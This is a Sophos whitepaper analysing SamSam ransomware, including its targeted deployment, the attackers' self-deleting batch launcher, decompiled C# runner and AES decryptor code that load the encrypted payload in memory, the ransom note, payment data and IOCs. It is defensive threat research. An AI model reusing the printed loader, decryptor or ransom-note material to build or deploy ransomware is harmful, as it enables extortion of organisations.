SOPHOS
Cybersecurity made simple.

SamSam Ransomware Chooses Its Targets Carefully

Unlike the spam-like approach of garden-variety ransomware, this family exploits vulnerabilities to attack specific organizations.

By Dorka Palotay and Peter Mackenzie, SophosLabs

A Sophos Whitepaper April 2018

SamSam ransomware made a strong start in 2018, targeting carefully selected organizations and stirring up significant media attention.

Unlike most of the well-known ransomware families, which attack randomly, SamSam is used against specific organizations, those most likely to pay to get their data back, like hospitals or schools.


Instead of spam campaigns, the cybercriminals behind SamSam use vulnerabilities to gain access to the victims' network or use brute-force tactics against the weak passwords of the Remote Desktop Protocol (RDP).

After successfully infecting a host, SamSam seeks out additional victims by network mapping and stealing credentials. Once the potential targets are discovered, the attackers manually deploy SamSam on the selected systems using tools like PSEXEC and batch scripts.

SamSam is not new. It first appearing in early 2016, but frequently draws the security community's attention. Its developers make great efforts to cover their tracks. In many cases the initial infection vector of the attacks isn't clear or some steps of the attack chain are missing. The attackers try to make analysis harder by deleting files involved in an attack, including the payload itself, and by changing the deployment methodology.

In January 2018, Talos Intelligence published an article that described a new technique used by SamSam to execute the payload. At SophosLabs we have observed a slight change in the attack mechanism since the Talos report.


The following diagram introduces the different steps of the new SamSam variant. While in this case the initial infection vector is still unknown, numerous stages of the attacks have been discovered:



The orange arrows indicate the steps performed by the malware automatically, while the grey arrows are manual steps executed by the attackers.


Batch file

Example 1



```
@cd /d "%~dp0"
@echo off
SET myrunner=mswinupdate.exe
SET password=%1
SET path=[redacted]
SET totalprice=5
SET priceperhost=0.8

%myrunner% %password% %path% %totalprice% %priceperhost%

del /F /Q %~dp0%myrunner%
del /F /Q %~dp0%ClassLibrary1.dll
del /F /Q %0
```

Example 2




```
@cd /d "%~dp0"
@echo off
SET myrunner=z2.exe
SET password=%1
SET path=[redacted]
SET totalprice=4.5
SET priceperhost=0.8

%myrunner% %password% %path% %totalprice% %priceperhost%

del /F /Q %~dp0%myrunner%
del /F /Q %~dp0%sdgasfse.dll
del /F /Q %0
```

From its first appearance, SamSam used batch files for certain operations while spreading across the network and executing the ransomware. This hasn't changed. A batch file is responsible for executing the malware and deleting certain components.

This batch file is executed with one argument, which is the password used to decrypt the actual payload.


The attackers specify a total price and a price per host as well. They claim that for the total price all the encrypted machines will be restored; alternately, the victims can pay per host if they want to restore only a few machines by sending the specific host names to the attackers.



```
#What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google 'RSA Encryption'

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can get your private key in 3 easy step:
Step1: You must send us 0.8 BitCoin for each affected PC OR 4.5 BitCoins  to receive ALL Private Keys for ALL affected PC's.
Step2: After you send us 0.8 BitCoin, Leave a comment on our Site with this detail: Just write Your 'Host name' in your comment
*Your Host name is: [redacted]

Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered
* Our Site Address: http://jcmi5n4c3mvgtyt5.onion/[redacted]
* Our BitCoin Address: 1HbJu2kL4xDNK1L9YUDkJnqh3yiC119YM2

(If you send us 4.5 BitCoins For all PC's, Leave a comment on our site with this detail: Just write 'For All Affected PC`s' in your comment)
(Also if you want pay for 'all affected PC`s' You can pay 2.25 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive all keys )
```

Runner


The runner component is responsible for decrypting and executing the payload. It is executed by the batch file with four parameters. The first one is the decryption password, which is followed by a string that is part of the .onion site address. Then the total ransom amount and the price per host values are given to the runner. It looks for a file with .stubbin extension. If it was found, the runner reads the content of the file, then deletes it. The read data will be decrypted in memory.



```
using ClassLibrary1;
using System;
using System.IO;
using System.Reflection;

namespace sjgfqjwgfsdfkasjbjfsjokhmgnhtgrfd
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            if (args.Length != 4)
            {
                return;
            }
            try
            {
                string[] files = Directory.GetFiles(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location).ToString() + "\\", "*.stubbin");
                byte[] arg_4E_0 = File.ReadAllBytes(files[0]);
                if (File.Exists(files[0]))
                {
                    File.Delete(files[0]);
                }
                Assembly assembly = Assembly.Load(Class1.osieyrgvbsgnhkflkstesadfakdhaksjfgyjqqwgjrwgehjgfdjgdffg(arg_4E_0, args[0]));
                MethodInfo entryPoint = assembly.EntryPoint;
                if (entryPoint != null)
                {
                    string[] array = new string[]
                    {
                        args[1],
                        args[2],
                        args[3]
                    };
                    object obj = assembly.CreateInstance(entryPoint.Name);
                    entryPoint.Invoke(obj, new object[]
                    {
                        array
                    });
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message + "\r\n" + ex.StackTrace.ToString());
            }
        }
    }
}
```


Decryptor

The interesting change in the runner component is that the decryption function, used to decrypt the payload, is no longer located inside the executable but rather in a separate DLL file. The DLL is referenced in the .NET executable and the decryption function is called from that. The AES key and IV for decryption will be derived from the password provided by the attackers.



```
⊞using [...]

namespace sdgasfse
{
    public class Class1
    {
        public static byte[] ksdghksdghkddgdfgdfgfd(byte[] fgdfghhtrdsfghdghdfhdshshfhfdgh, byte[] hdfgkhioiugyfyghdseertdfygu, byte[] ghtrfdfdewsdfgtyhgjgghfdg)
        {
            MemoryStream arg_19_0 = new MemoryStream();
            Rijndael rijndael = Rijndael.Create();
            rijndael.Key = hdfgkhioiugyfyghdseertdfygu;
            rijndael.IV = ghtrfdfdewsdfgtyhgjgghfdg;
            CryptoStream expr_26 = new CryptoStream(arg_19_0, rijndael.CreateDecryptor(), CryptoStreamMode.Write);
            expr_26.Write(fgdfghhtrdsfghdghdfhdshshfhfdgh, 0, fgdfghhtrdsfghdghdfhdshshfhfdgh.Length);
            expr_26.Close();
            return arg_19_0.ToArray();
        }

        public static byte[] osieyrgvbsgnhkflkstesadfakdhaksjfgyjqqwgjrwgehjgfdjgdffg(byte[] qwertyhgfgfddfhgfdfdgfdgdgd, string qwertfdsdkkiuhgdgsdsfdsdf)
        {
            PasswordDeriveBytes passwordDeriveBytes = new PasswordDeriveBytes(qwertfdsdkkiuhgdgsdsfdsdf, new byte[]
            {
                73,
                118,
                97,
                110,
                32,
                77,
                101,
                100,
                118,
                101,
                100,
                101,
                118
            });
            return Class1.ksdghksdghkddgdfgdfgfd(qwertyhgfgfddfhgfdfdgfdgdgd, passwordDeriveBytes.GetBytes(32), passwordDeriveBytes.GetBytes(16));
        }
    }
}
```

In some cases, the code of the runner component is stuffed with garbage code like the following:




```
string.Concat(new string[]
{
    "dd6e3c249fa997d0fdfae0aa671b1127",
    "33b544f8ca4e55aee54fb2a6fa887197",
    "e16fef6bf292f0c6772db3432a95d01f",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d"
});
string.Concat(new string[]
{
    "3bf22c7c3d5e127a8348c1959a59bd90",
    "9ae9d5781a1bf0421ed9c0001fe36fcf",
    "50124648b8c0aef165a751f3364aa77d",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297"
});
```

To increase the chances of a successful attack, the attacker deploys two versions of the runner and the corresponding DLLs. If the first attack was unsuccessful, then they start a new attack using a modified version of the .exe file, which contains garbage code.

Payments

Talos reported a Bitcoin wallet address in January which received 30.4 BTC. It seems that the attackers have switched to another address from mid-January. It received 23 payments with a total income of 68.1 BTC. Most of the victims have decided to pay the full price, but there are some who paid per host.



Summary	
Address	1HbJu2kL4xDNK1L9YUDkJnqh3yiC119YM2
Hash 160	b5ff184f8cd7d06aa79e2c96e8946aa564831583
Tools	Related Tags - Unspent Outputs

Transactions		
No. Transactions	38	📊
Total Received	68.10114 BTC	📊
Final Balance	0.00114 BTC	📊

Protection:

- Batch file: Troj/RansRun-A
- Runner: Mal/Kryptik-BV, Troj/Ransom-EVF, ML/PE-A
- Decryptor: Troj/Samas-F
- Payload: Mal/Samas-C
- The PsExec program is blocked as a potentially unwanted application (PUA): PsExec of type Hacktool.

IOC:

Files:

Bat:

6b21aec23a844e6a5af1879c41b9632a0e705bb7
713973f14ae8ff88a63a1491e82e48f362e3aed7

Runner:

3cbddf5f027b19e55366ecc0fd287f31379175a0 – z2.exe
Contains garbage code. Calls the decryption function from sdgasfse.dll.
a1ab74d2f06a542e77ea2c6d641aae4ed163a2da – mswinupdate.exe
Contains no garbage. Calls the decryption function from ClassLibrary1.dll

Dll:

138c3aae51e67db0c4134affae428fe91c0d1686 - sdgasfse.dll
4d7a60bd1fb3677a553f26d95430c107c8485129- ClassLibrary1.dll

Extension:

.weapologize

TOR site:

hxxp://jcmi5n4c3mvgtyt5[.]onion

BTC Wallet:

1HbJu2kL4xDNK1L9YUDkJnqh3yiC119YM2

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com